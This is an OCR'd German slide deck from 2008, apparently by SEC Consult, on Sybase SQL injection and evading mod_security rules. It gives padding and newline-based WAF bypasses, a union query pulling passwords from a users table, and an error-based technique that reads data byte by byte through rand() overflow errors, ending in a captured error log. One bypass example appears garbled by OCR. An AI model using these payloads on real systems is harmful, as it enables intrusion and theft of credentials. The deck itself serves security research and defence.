
Sybase SQL Injection && Bypassing mod_security

Advisor for your information security.

Version:	**1.0**
Autor:	**Thomas Kerbl**
Verantwortlich:	**Thomas Kerbl**
Datum:	**29. Jänner 2008**
Vertraulichkeitsstufe:	**Public**

Default mod_security rules



Rules matchen auf keyword1+keyword2, wenn diese nicht mehr als 100 Zeichen von einander entfernt sind, z.B.:

select "1" from blah;

Einfach umgehbar durch das Einfügen von mehr als 100 chars, z.B.:

select "1" from blah;

SEC Consult

Modifizierte mod_security Rules in einem Real-Life-Szenario

Rules matchen auf keyword1+keyword2, egal wie weit diese von einander entfernt sind -> keyword1.*keyword2

Sybase erlaubt das Schreiben von Queries über mehrere Zeilen, wenn einzelne Statements nicht sinnvoll sind. Können jedoch beide alleine stehen, werden Sie getrennt ausgeführt, z.B.:

select * from hugo \n exec dbo.someproc

Sind die Statements für sich alleine nicht korrekt, werden Sie zu einem verknüpft, z.B.:

select * from hugo \n union select “1“, “2“, “3“, pwd from users

Modifizierte mod_security Rules in einem Real-Life-Szenario

Da der "." in einer Regex nicht auf \n matched, kann auch die verschärfte mod_security Regel keyword1.*keyword2 dank Sybase umgangen werden, z.B.:

select * \n from hugo union \n select "1", "2", "3", pwd \n from users

Error-based SQL Injection in Sybase

Sinnvoll, wenn man nur eine Fehlermeldung mittels SQL Injection in Sybase erzeugen kann -> 1 Byte pro Request kann gelesen werden

Methode: Übertreten des Wertebereichs der rand() Funktion, z.B.:

Abfrage: rand(99999999999999999)

Error: Arithmetic overflow during implicit conversion of NUMERIC value '99999999999999999' to a INT field

Error-based SQL Injection in Sybase

Durch Addition eines beliebigen Characters in der Datenbank oder eines beliebigen Werts kann die Ausgabe modifiziert werden, z.B.:

Abfrage: select rand((select count(*) from hugo)%2b900000000000)

Error: Arithmetic overflow during implicit conversion of NUMERIC value '90000000024' to a INT field

Ergebnis: Tabelle hugo enthält 24 Einträge

Error-based SQL Injection in Sybase

Inhalte der Datenbank werden Byte für Byte gelesen, z.B.:

Abfrage: select+rand(ascii(substring(user,1,1))%2b900000000000)

Error: Arithmetic overflow during implicit conversion of NUMERIC value '900000000073' to a INT field

Ergebnis: Erster Character der Variable user ist 73 (dec), also „I"

Error Diagnostic Information

ODBC Error Code = 22003 (Numeric value out of range)

[DataDirect][ODBC Sybase driver][SQL Server]Arithmetic overflow during implicit conversion of NUMERIC value '900000000073' to a INT field .

The error occurred while processing an element with a general identifier of (CFQUERY), occupying document position (17:1) to (17:63).

Date/Time: 01/29/08 10:58:44
Browser: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.11) Gecko/20071127 Firefox/2.0.0.11
Remote Address: 193.138.105.62
Query String: Local.R_RecruitmentID=(select+rand(ascii(substring(user,1,1))%2b900000000000))++--+&SID=naikjMcCQtEX